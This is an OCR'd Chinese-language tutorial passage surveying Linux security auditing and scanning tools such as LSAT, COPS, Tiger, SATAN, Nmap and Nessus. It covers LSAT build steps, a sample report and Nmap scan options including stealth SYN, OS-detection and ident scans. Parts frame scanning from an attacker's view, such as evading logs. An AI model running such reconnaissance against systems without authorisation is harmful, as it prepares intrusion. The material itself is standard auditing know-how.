


图1

(2)LSAT

软件下载地址 http://usat.sourceforge.net/

Linux Security Auditing Tool(LSAT)是一款本地安全扫描程序，发现默认配置不安全时，它可以生成报告。LSAT由Triode开发，主要针对基于RPM的Linux发布设计的。软件下载后，需要进行如下编译：

```
cndes$ tar xzvf last-VERSION.tgz
cndes$ cd lsat-VERSION
cndes$ ./configure
cndes$ make
```

然后以ROOOT身份运行 ROOT# ./lsat。默认情况下，它会生成一份名字叫Lsat.out的报告。我们也可以指定以下一些选项：

```
-o filename 指定生成报告的文件名
-v 详细输出模式
-s 不在屏幕上打印任何信息，只生成报告。
-r 执行RPM校验和检查，找出默认内容和权限被改动的文件
```

LSAT可以检查的内容很多，主要有检查无用的RPM安装；检查Inetd、Xinetd和一些系统配置文件；检查SUID和SGID文件；检查777的文件；检查进程和服务；开放端口等。LSAT的常用方法是用Cron定期调用，然后用Diff比较当前报告和以前报告的区别，就可以发现系统配置发生的变化。下面是一个测试中的报告片断：

```
****************************************
This is a list of SUID files on the system:
/bin/ping
/bin/mount
/bin/umount
/bin/su
/sbin/pam_timestamp_check
/sbin/pwdb_chkpwd
/sbin/unix_chkpwd
****************************************
This is a list of SGID files/directories on the system:
/ROOT/sendmail.bak
/ROOT/mta.bak
/sbin/netreport
****************************************
List of normal files in /dev. MAKEDEV is ok, but there should be no other files:
/dev/MAKEDEV
/dev/MAKEDEV.afa
****************************************
This is a list of world writable files
/etc/cron.daily/backup.sh
/etc/cron.daily/update_CDV.sh
/etc/megamonitor/monitor
/ROOT/e
/ROOT/pl/outfile
```

(3)COPS

软件下载地址 http://www.fish.com/cops/

COPS可以报告系统的配置错误以及其他信息对Linux系统进行安全检查。其检测目标有文件、目录和设备文件的权限检查；重要系统文件的内容、格式和权限；是否存在所有者为ROOT的SUID 文件；对重要系统二进制文件进行CRC校验和检查，看其是否被修改过；对匿名FTP、Sendmai等网络应用进行检查。需要指出的是，COPS只是监测工具，并不做实际的修复。这个软件比较适合配合其他工具使用，其优点在于比较擅长找到潜在的漏洞。

(4)GNU Tiger

软件下载地址 http://savannah.nongnu.org/projects/tiger

这款扫描软件可以检测本机安全性，源自TAMU的Tiger(一个老牌扫描软件)。Tiger程序可以检查的项目有系统配置错误；不安全的权限设置；所有用户可写的文件；SUID和SGID文件；Crontab条目；Sendmail和FTP设置；脆弱的口令或者空口令；系统文件的改动。另外，它还能暴露各种弱点并产生详细报告。

(5)Nabou

软件下载地址 http://www.nabou.org

Nabou是一个可以用来监视系统变化的Perl 程序，它提供文件完整性和用户账号等检查，并将所有数据保存在数据库里。此外，用户也可以在配置文件中嵌入Perl代码来定义自己的函数，执行自定义测试，操作十分方便。

(6)SATAN

软件下载地址 http://www.fish.com/satan/

SATAN可以用来帮助系统管理员检测安全，也能被基于网络的攻击者用来搜索脆弱的系统。SATAN是为系统和管理员设计的一个安全工具。由于它的广泛性、易用性和扫描远程网络的能力，SATAN也可能因为好奇而被用来定位有弱点的主机。SATAN包括一个有关网络安全问题的检测表，经过网络查找特定的系统或者子网，并报告它的发现。它能搜索以下的弱点：

```
NFS——由无权限的程序或端口导出。
NIS——口令文件访问。
```

Rexd——是否被防火墙阻止。
Sendmail——各种弱点。
FTP——FTP、Wu-ftpd或TFTP配置问题。
远程Shell的访问——它是否被禁止或者隐藏。
X Windows——主机是否提供无限制的访问。
Modem——经过TCP没有限制拨号访问。

(7)strobe

软件下载地址 http://sunsite.kth.se/linux/system/network/admin

Strobe是一个TCP端口扫描器，它可以记录指定机器的所有开放端口，运行速度非常快。它最初用于扫描局域网中公开的电子邮件，从而得到邮件用户信息。Strobe的另一个重要特点是它能快速识别指定机器上正在运行什么服务，不足之处是这类信息量比较有限。

(8)IdentTCPscan

软件下载地址 http://www.giga.or.at/pub/hacker/unix/

IdentTCPscan是一个比较专业的扫描器，可以在各种平台上运行。软件加入了识别指定TCP端口进程的所有者的功能，也就是说，它能测定该进程的UID。这个程序很重要的功能就是通过发现进程的UID，很快识别出错误配置。它的运行速度非常快，可以称得上是入侵者的宠物，是一个强大、锐利的工具。

2．基于网络的扫描工具

(1)Nmap

软件下载地址 http://www.insecure.org/nmap

Nmap即Network Mapper，它是在免费软件基金会的GNU General Public License (GPL)下发布的。其基本功能有探测一组主机是否在线 扫描主机端口，嗅探提供的网络服务；判断主机的操作系统。软件下载后，执行configure、make和make install三个命令，将nmap二进制码安装到系统上，就可以执行Nmap了。

Nmap的语法很简单，但功能十分强大。比如Ping-scan命令就是"-sP"，在确定了目标主机和网络之后，即可进行扫描。如果以ROOT来运行Nmap，Nmap的功能会更加增强，因为超级用户可以创建便于Nmap利用的定制数据包。使用Nmap进行单机扫描或是整个网络的扫描很简单，只要将带有"/mask"的目标地址指定给Nmap即可。另外，Nmap允许使用各类指定的网络地址，比如192.168.100.*，是对所选子网下的主机进行扫描。

Ping扫描。入侵者使用Nmap扫描整个网络寻找目标。通过使用"-sP"命令，缺省情况下，Nmap给每个扫描到的主机发送一个ICMP echo和一个TCP ACK，主机对任何一种的响应都会被Nmap得到，如图2所示。

Nmap支持不同类别的端口扫描，TCP连接扫描可以使用"-sT"命令，具体如图3所示。

隐蔽扫描(Stealth Scanning)。在扫描时，如果攻击者不想使其信息被记录在目标系统日志上，TCP SYN扫描可帮你的忙。使用"-sS"命令，就可以发送一个SYN扫描探测主机或网络，如图4所示。

如果一个攻击者想进行UDP扫描，即可知哪些端口对




图2




图3




图4

UDP是开放的。Nmap将发送一个0字节的UDP包到每个端口。如果主机返回端口不可达，则表示端口是关闭的，如图5所示。





图5

操作系统识别。通过使用"-O"选项，就可以探测远程操作系统的类型。Nmap通过向主机发送不同类型的探测信号，缩小查找的操作系统系统的范围，如图6所示。

Ident扫描。攻击者都喜欢寻找一台对于某些进程存在漏洞的电脑，比如一个以ROOT运行的Web服务器。如果目标机运行了Identd，攻击者就可以通过"-I"选项的TCP连



```
[root@linux nmap-3.70]# nmap -sS -O 192.168.10.128
WARNING! The following files exist and are readable: /usr/local/share/nmap/nmap
-os-fingerprints and ./nmap-os-fingerprints. I am choosing /usr/local/share/nma
p/nmap-os-fingerprints for security reasons. set NMAPDIR=. to give priority to
files in your local directory

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-10-22 23:17 CST
WARNING! The following files exist and are readable: /usr/local/share/nmap/nmap
-services and ./nmap-services. I am choosing /usr/local/share/nmap/nmap-service
s for security reasons. set NMAPDIR=. to give priority to files in your local d
irectory
Insufficient responses for TCP sequencing (1), OS detection may be less accurate
Interesting ports on 192.168.10.128:
(The 1657 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
6000/tcp open  X11
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Gentoo 1.2 linux (Kernel 2.4.19-gentoo-rc5), L
inux 2.4.20, Linux 2.4.20 - 2.4.22 w/grsecurity.org patch, Linux 2.5.25 - 2.6.3
or Gentoo 1.2 Linux 2.4.19 rc1-rc7)

Nmap run completed -- 1 IP address (1 host up) scanned in 11.964 seconds
[root@linux nmap-3.70]#
```

图6

接发现哪个用户拥有http守护进程。我们以扫描一个Linux Web服务器为例，使用如下命令即可:

```
# nmap -sT -p 80 -I -O www.yourserver.com
```

除了以上这些扫描，Nmap还提供了很多选项，这是很多Linux攻击者的必备法宝之一，通过这个软件，我们就可以对系统了如指掌，从而为攻击打下良好的基础。

(2)Nessus

软件下载地址 http://www.Nessus.org/

插件下载地址 http://cgi.nessus.org/plugins/dump.php3?viewby=family

Nessus是一款功能强大的远程安全扫描器，它具有强大的报告输出能力，可以产生HTML、XML、LaTeX和ASCII文本等格式的安全报告，并能为每个安全问题提出建议。软件系统为client/sever模式，服务器端负责进行安全检查，客户端用来配置管理服务器端。在服务端还采用了plug-in的体系，允许用户加入执行特定功能的插件，可以进行更快速和更复杂的安全检查。除了插件外，Nessus还为用户提供了描述攻击类型的脚本语言，来进行附加的安全测试。

